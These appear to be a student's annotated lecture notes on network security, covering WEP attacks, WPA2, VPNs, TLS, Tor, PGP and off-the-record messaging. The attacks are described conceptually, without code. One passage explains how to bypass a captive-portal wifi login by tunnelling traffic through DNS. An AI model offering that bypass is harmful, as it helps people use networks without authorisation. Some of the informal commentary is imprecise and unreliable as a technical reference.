We see that  $K \otimes ((M \parallel c(M))$  is just the key stream so an attacker can just take the first chunk of a message sent and build her message out of that in such a way that the integrity check still passes.

## WEP access control

- What if the adversary wants to inject a new message  $F$  onto a WEP-protected network?
- All he needs is a single plaintext/ciphertext pair
- This gives him a value of  $v$  and the corresponding keystream  $RC4(v, k)$
- Then  $C' = \langle F, c(F) \rangle \text{ XOR } RC4(v, k)$ , and he transmits  $v, C'$
- $C'$  is in fact a correct encryption of  $F$ , so the message must be accepted

Say the attacker gets the cipher text and the plain text pair, they can use it to calculate the key string.

$$RC4 = C \otimes (M \parallel c(M)) = K$$

Not to send some made up message F we can calculate the checksum because we now have some K to use. WEP allows us to reuse key streams since collisions are common. They do not check for reuse. So once we get a keystream for any message we can use it to encrypt all messages.

# WEP authentication protocol

- How did the adversary get that single plaintext/ciphertext pair required for the attack on the previous slide?
  - Problem 3: It turns out the authentication protocol gives it to the adversary **for free!**
- This is a major disaster in the design!
- The authentication protocol (described on the next slide) is supposed to prove that a certain client knows the shared secret  $k$
- But if I watch you prove it, I can turn around and execute the protocol myself!
  - “What’s the password?”

When you first connect to an access point it sends you a plaintext value  $M$  which is a random challenge. You encrypt it and send it back along with some initialization vector  $v$ . The attacker just has to get  $v$  and they can send as many encrypted messages as they want.

# WEP authentication protocol

- Here's the authentication protocol:
  - The access point sends a challenge string to the client
  - The client sends back the challenge, WEP-encrypted with the shared secret  $k$
  - The wireless access point checks if the challenge is correctly encrypted, and if so, accepts the client
- So the adversary has just seen both the plaintext and the ciphertext of the challenge
- Problem number 4: this is enough not only to inject packets (as in the previous attack), but also to execute the authentication protocol himself!

# WEP decryption

- Somewhat surprisingly, the ability to modify and inject packets also leads to ways the adversary can **decrypt** packets!
  - The access point knows  $k$ ; it turns out the adversary can trick it into decrypting the packet for him and telling him the result.
- Note that none of the attacks so far:
  - Used the fact that the stream cipher was RC4 specifically
  - Recovered  $k$

# Recovering a WEP key

- Since 2002, there have been a series of analyses of RC4 in particular
  - Problem number 5: it turns out that when RC4 is used with similar keys, the output keystream has a subtle weakness
    - And this is (often) how WEP uses RC4!
- These observations have led to programs that can recover either a 104-bit or 40-bit WEP key in **under 60 seconds**, most of the time
  - See the optional reading for more information on this

# Replacing WEP

- Wi-fi Protected Access (WPA) was rolled out as a short-term patch to WEP while formal standards for a replacement protocol (IEEE 802.11i, later called WPA2) were being developed
- WPA:
  - Replaces CRC-32 with a real MAC (here called a MIC to avoid confusion with a Media Access Control address)
  - IV is 48 bits
  - Key is changed frequently (TKIP)
  - Ability to use 802.1x authentication server
    - But maintains less-secure PSK (Pre-Shared Key) mode for home users
  - Able to run on most older WEP hardware

# Replacing WEP

- The 802.11i standard was finalized in 2004, and the result (called WPA2) has been required for products calling themselves “Wi-fi” since 2006
- WPA2:
  - Replaces the RC4 and MIC algorithms in WPA with the CCM authenticated encryption mode (using AES)
  - Considered strong, except in PSK mode
    - Dictionary attacks still possible

Dictionary attacks are always possible for access control. So if you run one against WPA2 you can get the key and decrypt data. There are some protocols that will protect against dictionary attacks (ex Diffie-Hellman).

# Network-layer security

- Suppose every link in our network had strong link-layer security
- Why would this not be enough?
- We need security **across** networks
  - Ideally, **end-to-end**
- At the network layer, this is usually accomplished with a Virtual Private Network (VPN)

We assume that any physical network is secure, but there are many networks that need to talk to each other (think of a company with many locations). This is where network layer security protocols come in.

# Virtual Private Networks

- Connect two (or more) networks that are physically isolated, and make them appear to be a single network
  - Alternately: connect a single remote host (often a laptop) to one network
- Goal: adversary between the networks should not be able to read or modify the traffic flowing across the VPN
  - But DoS and some traffic analysis still usually possible

We use VPNs to connect multiple networks that are in different physical locations so that they seem to be a single network. Alice wants to connect so she just connects to a VPN which directs the connection to a physical location but she just sees it as a single network. An attacker who is sitting in the cloud can see the traffic but you don't want them to know what you are doing so you go through a VPN which can hide stuff.

# Setting up a VPN

- One host on each side is the **VPN gateway**
  - Could be the firewall itself, or could be in DMZ
  - In the laptop scenario, it will of course be the laptop itself on its side
- Traffic destined for the “other side” is sent to the local VPN gateway
- The local VPN gateway uses cryptography (encryption and integrity techniques) to send the traffic to the remote VPN gateway
  - Often by **tunnelling** (see next slide)
- The remote VPN gateway decrypts the messages and sends them on to their appropriate destinations

VPN gateways are hosts on each network that do the special calculations required for routing traffic to a different network through the VPN (address translation and such).

# Tunnelling

- Tunnelling is the sending of messages of one protocol inside (that is, as the payload of) messages of another protocol, out of their usual protocol nesting sequence
- So TCP-over-IP **is not** tunnelling, since you're supposed to send TCP (a transport protocol) over IP (a network protocol; one layer down in the stack)
- But IP-over-TCP **is** tunnelling (going up the stack instead of down), as are IP-over-IP (same place in the stack), and PPP (a link layer protocol; bottom of the stack) over DNS (an application layer protocol; top of the stack)

To get free wifi on a network that uses a captive portal. Usually the way they implement this is by catching your initial http request (instead of the dns request) and directing it to their site. You can use tunneling to take all the packets you want to send and wrap them into the application layer to turn it into a dns packet. You can send these to a home server which unpacks them, sends it, gets the response, turns it into a dns packet, and responds with it to you. Now you can use their wifi.

In tunnel mode everything is encrypted and authenticated. It then adds a new IP header where the source is the VPN gateway of the sender and the destination is the VPN gateway of the destination. These gateways do this packaging and unpackaging when packets go through them.

The data is encrypted as it goes so listeners cannot tell what data is being sent, only that two people are talking to each other

# IPsec

- One standard way to set up a VPN is by using IPsec
- Many corporate VPNs use this (open) protocol
- Two modes:
  - Transport mode
    - Useful for connecting a single laptop to a home network
    - Only the contents of the original IP packet are encrypted and authenticated
  - Tunnel mode
    - Useful for connecting two networks
    - The contents **and the header** of the original IP packet are encrypted and authenticated; result is placed inside a new IP packet destined for the remote VPN gateway

The previous slide basically described what happens in tunnel mode. Transport mode works for remote machines connecting over the internet to the VPN. Alice, in this case, has to run a special client to do so. The TCP layer and transport layers are encrypted, but the header is not, so the source and destination are still in plain text. The packet gets to the VPN gateway which decrypts the payload and forwards it. So someone listening in the cloud knows who is talking to who in the network.

# Other styles of VPNs

- In addition to IPsec, there are a number of other standard ways to set up a VPN
- Microsoft's PPTP was an older protocol
  - It had about as many design flaws as WEP
  - Most users now migrating to IPsec
- VPNs based on ssh
  - Tunnel PPP over ssh
    - That is, IP-over-PPP-over-ssh-over-TCP-over-IP
    - Some efficiency concern, but extremely easy to set up on a standard Unix/Linux box
  - OpenSSH v4 supports IP-over-SSH tunnelling directly

PPTP has a tone of design flaws like WEP so most people do not use it. The most common one for personal use is Open VPN. You can tunnel over ssh

# Transport-layer security and privacy

- Network-layer security mechanisms arrange to send individual IP packets securely from one network to another
- Transport-layer security mechanisms transform arbitrary TCP connections to add security
  - And similarly for “privacy” instead of “security”
- The main transport-layer security mechanism:
  - TLS (formerly known as SSL)
- The main transport-layer privacy mechanism:
  - Tor

Transport layer security is used for tons of stuff. TLS provides everything except privacy and TOR is meant for privacy.

# TLS / SSL

- In the mid-1990s, Netscape invented a protocol called Secure Sockets Layer (SSL) meant for protecting HTTP (web) connections
  - The protocol, however, was general, and could be used to protect **any** TCP-based connection
  - HTTP + SSL = **HTTPS**
- Historical note: there was a competing protocol called S-HTTP. But Netscape and Microsoft both chose HTTPS, so that's the protocol everyone else followed
- SSL went through a few revisions, and was eventually standardized into the protocol known as **TLS** (Transport Layer Security, imaginatively enough)

Netscape set a bunch of standards by inventing stuff they wanted to have and being so common that future browsers built on that.

# TLS at a high level

- Client connects to server, indicates it wants to speak TLS, and which **ciphersuites** it knows
- Server sends its certificate to client, which contains:
  - Its host name
  - Its verification key
  - Some other administrative information
  - A signature from a Certificate Authority (CA)
- Server also chooses which ciphersuite to use

Alice sends a bunch of cipher suites (a list of everything the browser supports). The server responds with its certificate and choice of cipher suite. The certificate comes from a certificate authority who's decryption key is installed in her browser. Alice then verifies the certificate.

Occasionally people install the wrong certificate on the wrong server. Its actually kinda hard to do on purpose. Most likely the website was hosted by cloud flair who makes certificates for websites, so they probably made the mistake.

## TLS at a high level (cont.)

- Client validates server's certificate
  - Is its signature from a CA whose public key is embedded in the client (i.e., browser)?
  - Does the host name in the certificate match the host name of the web site that client wants to download?
- Client and server run a key agreement protocol to establish keys for symmetric encryption and MAC algorithms from the chosen ciphersuite
  - Server signs its protocol messages with its signature key
- Communication now proceeds using chosen symmetric encryption and MAC algorithms

Alice generates a master secret (some large value to be used as a key) then generates a hash of the master key and a salt which is the MAC key and then generates another one with a different salt to be the AES key. She then uses the server's public encryption key that she uses to encrypt the master key and sends it to the server. The server then decrypts this and hashes it with salts to get the MAC and AES keys.

This is a super simple version of what is actually used (called a key agreement protocol). Diffe-Hellman is the most commonly used one, but we'll cover it later.

# Certificate validation

This server could not prove that it is **convention.gop**; its security certificate is from **funyuns.com**. This may be caused by a misconfiguration or an attacker intercepting your connection.

[Proceed to convention.gop \(unsafe\)](#)

The messages being send by TLS are in plaintext so Mallory can sit in the middle and can alter the list of cipher suites used by Alice to be the weakest one. This allows Mallory to attack this. This is called a **downgrade attack**.

One problem with client authentication is that you have to issue certificates to every client which is annoying. Also key management is hard and certificates are expensive.

# Security properties provided by TLS

- Server authentication
- Message integrity
- Message confidentiality
- Client authentication (optional)

We did a really good job getting users to want ssl (look for the lock). It used to be common to get an SSL error when connecting to a website. This caused warning fatigue on users to just click ignore the warning.

For a long time there was a website for administrators at UW to use. The certificate they were using was self signed so every time they connected they would get the SSL warning. So part of the actual training for admins was to click ignore on that.

Now-a-days they made the warning much harder to get around so people tend to just ignore the website. This gave websites a strong incentive to get their shit secure. There is even a project that will give you a TLS certificate for free.

# The success of TLS

- Though designed as a security mechanism, TLS (including SSL) has become the most successful **Privacy Enhancing Technology (PET)** ever
- Why?
  - It comes with your browser
    - Which encouraged web server operators to bother paying \$\$ for their certificates
  - It just works, without you having to configure anything
  - Most of the time, it even protects the privacy of your communications
    - Increasingly important due to the success of WiFi

So far encryption doesn't protect the metadata of our data. It doesn't protect who sent it to who. This is because we need to be able to route messages along the way. This is where TOR comes into play.

# Privacy Enhancing Technologies

- So far, we've only used encryption to protect the **contents** of messages
- But there are other things we might want to protect as well!
- We may want to protect the **metadata**
  - Who is sending the message to whom?
  - If you're seen sending encrypted messages to Human Rights Watch, bad things may happen
- We may want to hide the **existence** of the message
  - If you're seen sending encrypted messages at all, bad things may happen


TOR works on the transport layer. It has about 2 million users. You can download the TOR browser bundle (its a version of firefox that uses TOR). The most common number of connections is HTTP. The most traffic over TOR is from bit torrent.

# Tor

- Tor is another successful privacy enhancing technology that works at the transport layer
  - Hundreds of thousands of users
  - March 2015:  $\approx$  2 million users
- Normally, a TCP connection you make on the Internet automatically reveals your IP address
  - Why?
- Tor allows you to make TCP connections without revealing your IP address
- It's most commonly used for HTTP (web) connections

# How Tor works


- Scattered around the Internet are about 7,000 Tor nodes, also called Onion Routers
- Alice wants to connect to a web server without revealing her IP address



The Tor Browser uses onion encryption (lots of layers). There are nodes scattered around the world.


# How Tor works

- Alice picks one of the Tor nodes ( $n_1$ ) and uses public-key cryptography to establish an encrypted communication channel to it (much like TLS)




## How Tor works

- Alice tells n1 to contact a second node (n2), and establishes a new encrypted communication channel to n2, tunneled within the previous one to n1



# How Tor works


- Alice tells n2 to contact a third node (n3), and establishes a new encrypted communication channel to n3, tunneled within the previous one to n2



The first node that Alice hits is the entry guard. She shares a key with it  $k_1$  via the normal TLS key agreement method. She then tells  $n_1$  to contact a second node,  $n_2$  on my behalf.  $n_2$  is a middle node. Alice sends key  $k_2$  to  $n_2$  and so on. Alice gets to pick all of the nodes that she wants to pass shit along. None of the intermediate nodes can read the messages that she sends to the others. Eventually (in her example 3 nodes later) she reaches an exit node. After this the packet exits the tor network. Only the nodes along this circuit have her keys.

# How Tor works

- And so on, for as many steps as she likes (usually 3)
- Alice tells the last node (within the layers of tunnels) to connect to the website



Say Alice wants to send message M to webserver. She takes this message and encrypts it in reverse order (so encrypt with  $k_3$  then  $k_2$ , and so on). Each node decrypts a single layer as it goes.

# Sending messages with Tor

- Alice now shares three secret keys:
  - $K_1$  with n1
  - $K_2$  with n2
  - $K_3$  with n3
- When Alice wants to send a message  $M$ , she actually sends  $E_{K_1}(E_{K_2}(E_{K_3}(M)))$
- Node n1 uses  $K_1$  to decrypt the outer layer, and passes the result  $E_{K_2}(E_{K_3}(M))$  to n2
- Node n2 uses  $K_2$  to decrypt the next layer, and passes the result  $E_{K_3}(M)$  to n3
- Node n3 uses  $K_3$  to decrypt the final layer, and sends  $M$  to the website

Basically it just does the exact same thing in reverse.

## Replies in Tor

- When the website replies with message  $R$ , it will send it to node n3
  - Why?
- Node n3 will **encrypt**  $R$  with  $K_3$  and send  $E_{K_3}(R)$  to n2
- Node n2 will encrypt that with  $K_2$  and send  $E_{K_2}(E_{K_3}(R))$  to n1
- Node n1 will encrypt that with  $K_1$  and send  $E_{K_1}(E_{K_2}(E_{K_3}(R)))$  to Alice
- Alice will use  $K_1$ ,  $K_2$ , and  $K_3$  to decrypt the layers of the reply and recover  $R$

It is possible to set up an exit node that can watch all the plaintext exiting the node. Make sure you use https or some other secure form of connection.

## Who knows what?

- Notice that node n1 knows that Alice is using Tor, and that her next node is n2, but does not know which website Alice is visiting
- Node n3 knows some Tor user (with previous node n2) is using a particular website, but doesn't know who
- The website itself only knows that it got a connection from Tor node n3
- **Note:** the connection between n3 and the website is **not encrypted!** If you want encryption as well as the benefits of Tor, you should use end-to-end encryption **in addition**
  - Like HTTPS

# Anonymity vs. pseudonymity

- Tor provides for **anonymity** in TCP connections over the Internet, both **unlinkably** (long-term) and **linkably** (short-term)
- What does this mean?
  - There's no long-term identifier for a Tor user
  - If a web server gets a connection from Tor today, and another one tomorrow, it won't be able to tell whether those are from the same person
  - But two connections in quick succession from the same Tor node are more likely to in fact be from the same person

# The Nymity Slider

- We can place transactions (both online and offline) on a continuum according to the level of **nymity** they represent:
  - **Vernymity**
    - Government ID, SIN, credit card #, address
  - **Persistent pseudonymity**
    - Noms de plume, many blogs
  - **Linkable anonymity**
    - Prepaid phone cards, loyalty cards
  - **Unlinkable anonymity**
    - Cash payments, Tor

# The Nymity Slider

- If you build a system at a certain level of nymity, it's **easy** to modify it to have a higher level of nymity, but **hard** to modify it to have a lower level
- For example:
  - It's easy to add a loyalty card to a cash payment, or a credit card to a loyalty card
  - It's hard to remove identity information if you're paying by credit card
- The lesson: design systems with a low level of nymity fundamentally; adding more is easy

# Application-layer security and privacy

- TLS can provide for encryption at the TCP socket level
  - “End-to-end” in the sense of a network connection
  - Is this good enough? Consider SMTPS (SMTP/email over TLS)
- Many applications would like true end-to-end security
  - Human-to-human would be best, but those last 50 cm are really hard!
  - We usually content ourselves with desktop-to-desktop
- We'll look at three particular applications:
  - Remote login, email, instant messaging

# Secure remote login (ssh)

- You're already familiar with this tool for securely logging in to a remote computer (the ugster machines)
- Usual usage (simplified):
  - Client connects to server
  - Server sends its verification key
    - The client **should** verify that this is the correct key
  - Client and server run a key agreement protocol to establish session keys, server signs its messages
    - All communication from here on in is encrypted and MACd with the session keys
  - Client authenticates to server
  - Server accepts authentication, login proceeds (under encryption and MAC)

# Authentication with ssh

- There are two main ways to authenticate with ssh:
  - Send a password over the encrypted channel
    - The server needs to know (a hash of) your password
  - Sign a random challenge with your private signature key
    - The server needs to know your public verification key
- Which is better? Why?

# Pretty Good Privacy

- The first popular implementation of public-key cryptography.
- Originally made by Phil Zimmermann in 1991
  - He got in a lot of trouble for it, since cryptography was highly controlled at the time.
  - But that's a whole 'nother story. :-)
- Today, there are many (more-or-less) compatible programs
  - GNU Privacy Guard (gpg), Hushmail, etc.

# Pretty Good Privacy

- What does it do?
  - Its primary use is to protect the contents of email messages
- How does it work?
  - Uses public-key cryptography to provide:
    - Encryption of email messages (using hybrid encryption)
    - Digital signatures on email messages (hash-then-sign)

# Recall

- In order to use public-key encryption and digital signatures, Alice and Bob must each have:
  - A public encryption key
  - A private decryption key
  - A private signature key
  - A public verification key

# Sending a message

- To send a message to Bob, Alice will:
  - Write a message
  - Sign it with her own signature key
  - Encrypt both the message and the signature with Bob's public encryption key
- Bob receives this, and:
  - Decrypts it using his private decryption key to yield the message and the signature
  - Uses Alice's verification key to check the signature

# Back to PGP

- PGP's main functions:
  - Create these four kinds of keys
    - encryption, decryption, signature, verification
  - Encrypt messages using someone else's encryption key
  - Decrypt messages using your own decryption key
  - Sign messages using your own signature key
  - Verify signatures using someone else's verification key
  - Sign other people's keys using your own signature key  
(see later)

## HOW TO USE PGP TO VERIFY THAT AN EMAIL IS AUTHENTIC:

LOOK FOR THIS  
TEXT AT THE TOP:



to be extra safe, check that there's a big block of jumbled characters at the bottom of the message body.

# Obtaining keys

- Earlier, we said that Alice needs to get an authentic copy of Bob's public key in order to send him an encrypted message
- How does she do this?
  - In a secure way?
- Bob could put a copy of his public key on his webpage, but this isn't good enough to be really secure!
  - Why?

# Verifying public keys

- If Alice knows Bob personally, she could:
  - Download the key from Bob's web page
  - Phone up Bob, and verify she's got the right key
  - Problem: keys are big and unwieldy!

mQGiBDi5qEURBADitpDzvvzW+9lj/zYgK78G3D76hvVVIT6gpTIlwg6WIJNLKJat  
01yNpMIYNvpwi7EUd/1SN16t1/A022p7s7bDbE4T5NJda0IOAgWeOZ/p1IJC4+o2  
tD2RNuSkwDQcxzm8KUNZ0J1a4LvgRkm/oUubxyeY5omus7hcfNrB0wjC1wCg4Jnt  
m7s3eNfMu72Cv+6FzBgFog8EANirkNdC1Q8oSMDihWj1ogiWbBz4s6HMxzAaqNf/  
rCJ9qoK5SLFeoB/r5ksRWty9QKV4VdhhCIy1U2B9tST1EPYXJHQPZ3mwCxUnJpGD  
8UgFM5uKXaEq2pwpArTm367k0tTpMQgXAN2HwiZv//ahQXH4ov30kBVL5VFxMUL  
UJ+yA/4r5HLTpP2SbbqtPWdeW7uDwhe2dTqffAGuf0kuCpHwCTAHr83ivXzT/70M

# Fingerprints

- Luckily, there's a better way!
- A **fingerprint** is a cryptographic hash of a key
- This, of course, is *much shorter*:
  - B117 2656 DFF9 83C3 042B C699 EB5A 896A 2898 8BF5
- Remember: there's no (known) way to make two different keys that have the same fingerprint, provided that we use a collision-resistant hash function

# Fingerprints

- So now we can try this:
  - Alice downloads Bob's key from his webpage
  - Alice's software calculates the fingerprint
  - Alice phones up Bob, and asks him to read his key's actual fingerprint to her
  - If they match, Alice knows she's got an authentic copy of Bob's key
- That's great for Alice, but what about Carol, who doesn't know Bob
  - At least not well enough to phone him

# Signing keys

- Once Alice has verified Bob's key, she uses her signature key to sign Bob's key
- This is effectively the same as Alice signing a message that says “I have verified that the key with fingerprint B117 2656 DFF9 83C3 042B C699 EB5A 896A 2898 8BF5 really belongs to Bob”
- Bob can attach Alice's signature to the key on his webpage

# Key signing parties



Alice generates a signature on Bob's public key to say that she totally verified Bob's fingerprint. Bob takes that signature and put it in a public place so that anyone who trusts Alice will now trust Bob,

# Web of Trust

- Now Alice can act as an introducer for Bob
- If Carol doesn't know Bob, but does know Alice (and has already verified Alice's key, and trusts her to introduce other people):
  - she downloads Bob's key from his website
  - she sees Alice's signature on it
  - she is able to use Bob's key without having to check with Bob personally
- This is called the Web of Trust, and the PGP software handles it mostly automatically

There are three kinds of keys, Trust, Partially Trusted, and Untrusted. Alice assigns one of these to each key she adds to her key ring.

# So, great!

- So if Alice and Bob want to have a private conversation by email:
  - They each create their sets of keys
  - They exchange public encryption keys and verification keys
  - They send signed and encrypted messages back and forth
- Pretty Good, no?

## Plot twist

- Suppose (encrypted) communications between Alice and Bob are recorded by the “bad guys”
  - criminals, competitors, subpoenaed by the RCMP
- Later, Bob’s computer is stolen by the same bad guys
- Or just broken into
  - Virus, trojan, spyware
- All of Bob’s key material is discovered
  - Oh, no!

## The bad guys can...

- Decrypt past messages
- Learn their content
- Learn that Alice sent them
- And have a mathematical **proof** they can show to anyone else!
- How private is that?

# What went wrong?

- Bob's computer got stolen?
- How many of you have never...
  - Left your laptop unattended?
  - Not installed the latest patches?
  - Run software with a remotely exploitable bug?
- What about your friends?

# What really went wrong

- PGP creates lots of incriminating records:
  - Key material that decrypts data sent over the public Internet
  - Signatures with proofs of who said what
- Alice had better watch what she says!
  - Her privacy depends on Bob's actions

# Casual conversations

- Alice and Bob talk in a room
- No one else can hear
  - Unless being recorded
- No one else knows what they say
  - Unless Alice or Bob tells them
- No one can prove what was said
  - Not even Alice or Bob
- These conversations are “off-the-record”

# We like off-the-record conversations

- Legal support for having them
  - Illegal to record other people's conversations without notification
- We can have them over the phone
  - Illegal to tap phone lines
- But what about over the Internet?

# Crypto tools

- We have the tools to do this
  - We've just been using the wrong ones
  - (when we've been using crypto at all)
- We want perfect forward secrecy
- We want deniable authentication

# Perfect forward secrecy

- Future key compromises should not reveal past communication
- Use secret-key encryption with a short-lived key (a **session key**)
- The session key is created by a modified Diffie-Hellman protocol
- Discard the session key after use
  - Securely erase it from memory
- Use long-term keys only to authenticate the Diffie-Hellman protocol messages
- Q: Why does this approach not have the very same forward secrecy problem as PGP?

We want to try to share a key with perfect forward secrecy. The Diffie-Hellman protocol is the best way to do this.

Get a prime number  $p$  and a generator  $g$  of prime integers. Alice picks a random  $a$  that remains private and sends  $g^a \text{mod } p$  to Bob. Bob picks a random  $b$  that remains private and sends  $g^b \text{mod } p$  to Alice. Alice then generates a key  $K = (g^b)^a \text{mod } p$  and Bob generates  $K = (g^a)^b \text{mod } p$  resulting in a shared key. Currently there is no known way for Eve to calculate  $a$  or  $b$ . So far incalculable.

# Deniable authentication

- Do **not** want digital signatures
  - Non-repudiation is great for signing contracts, but undesirable for private conversations
- But we **do** want authentication
  - We can't maintain privacy if attackers can impersonate our friends
- Use Message Authentication Codes
  - We talked about these earlier

To prevent man in the middle attacks we sign the bits getting passed back and forth. We still want deniability though (so that you cannot say for certain which trusts source sent it). So signatures aren't the best. So we use MACs

# No third-party proofs

- Shared-key authentication
  - Alice and Bob have the same MK
  - MK is required to compute the MAC
  - How is Bob assured that Alice sent the message?
- Bob cannot prove that Alice generated the MAC
  - He could have done it, too
  - Anyone who can verify can also forge
- This gives Alice a measure of deniability

Bob is assured that only Alice sent the message since no one else had access to the MAC. Here we cannot deny that we have initiated a conversation, but by using the MAC we get deniability on who sent which message.

# Using these techniques

- Using these techniques, we can make our online conversations more like face-to-face “off-the-record” conversations
- But there’s a wrinkle:
  - These techniques require the parties to communicate interactively
  - This makes them unsuitable for email
  - But they’re still great for instant messaging!

